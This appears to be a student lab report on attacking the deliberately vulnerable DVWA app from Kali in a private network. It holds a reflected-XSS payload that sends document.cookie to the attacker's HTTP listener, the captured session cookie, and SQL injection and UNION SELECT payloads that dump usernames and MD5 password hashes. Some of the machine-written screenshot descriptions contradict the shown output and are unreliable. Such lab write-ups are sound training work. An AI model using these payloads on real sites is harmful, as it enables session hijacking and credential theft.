

S6L2 – Pratica ScreenShot


Ip Kali Linux 192.168.2.100

Ip metasploitable 192.168.2.7

XSS Reflected

Level Security: Low

```
<script>alert('XSS')</script>
```




```
<script>var i = new Image();i.src = "http://192.168.2.100:12345/?cookie=" +  
document.cookie;</script>
```

Terminale Kali:

```
(kali㉿kali)-[~]  
└─$ python -m http.server 12345  
Serving HTTP on 0.0.0.0 port 12345 (http://0.0.0.0:12345/) ...  
192.168.2.100 - - [14/Jan/2026 01:15:33] "GET /?cookie=security=low;%20PHPSESSID=3e8d06f0509d39a5c69c9f8c6aafffc3e HTTP/1.1" 200 -
```

SQL Injection

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```



Damn Vulnerable Web App Not secure 192.168.2.7/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info

Damn Vulnerable Web App Not secure 192.168.2.7/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 2
First name: Gordon
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security

ID: '1' OR '1'='1'

Damn Vulnerable Web App

Not secure 192.168.2.7/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

The screenshot shows the DVWA SQL Injection page. The sidebar menu has 'SQL Injection' selected. In the main area, there is a 'User ID:' input field with the value 'ID: 1' OR '1'='1'. Below it, a 'Submit' button is visible. The page displays five user records, each with a red error message indicating the SQL injection attempt. The first record is 'admin'. The subsequent four records are 'Gordon', 'Hack', 'Pablo', and 'Bob' respectively, all with their first names and surnames swapped.

1' UNION SELECT user, password FROM users-- -

Damn Vulnerable Web App

Not secure 192.168.2.7/dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+user%2C+password+F...&Submit=Submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

The screenshot shows the DVWA SQL Injection page. The sidebar menu has 'SQL Injection' selected. In the main area, there is a 'User ID:' input field with the value 'ID: 1' UNION SELECT user, password FROM users-- -. Below it, a 'Submit' button is visible. The page displays five user records, each with a red error message indicating the UNION SELECT attack. The first record is 'admin'. The subsequent four records are 'gordonb', '1337', 'pablo', and 'smithy' respectively, all with their first names and surnames swapped.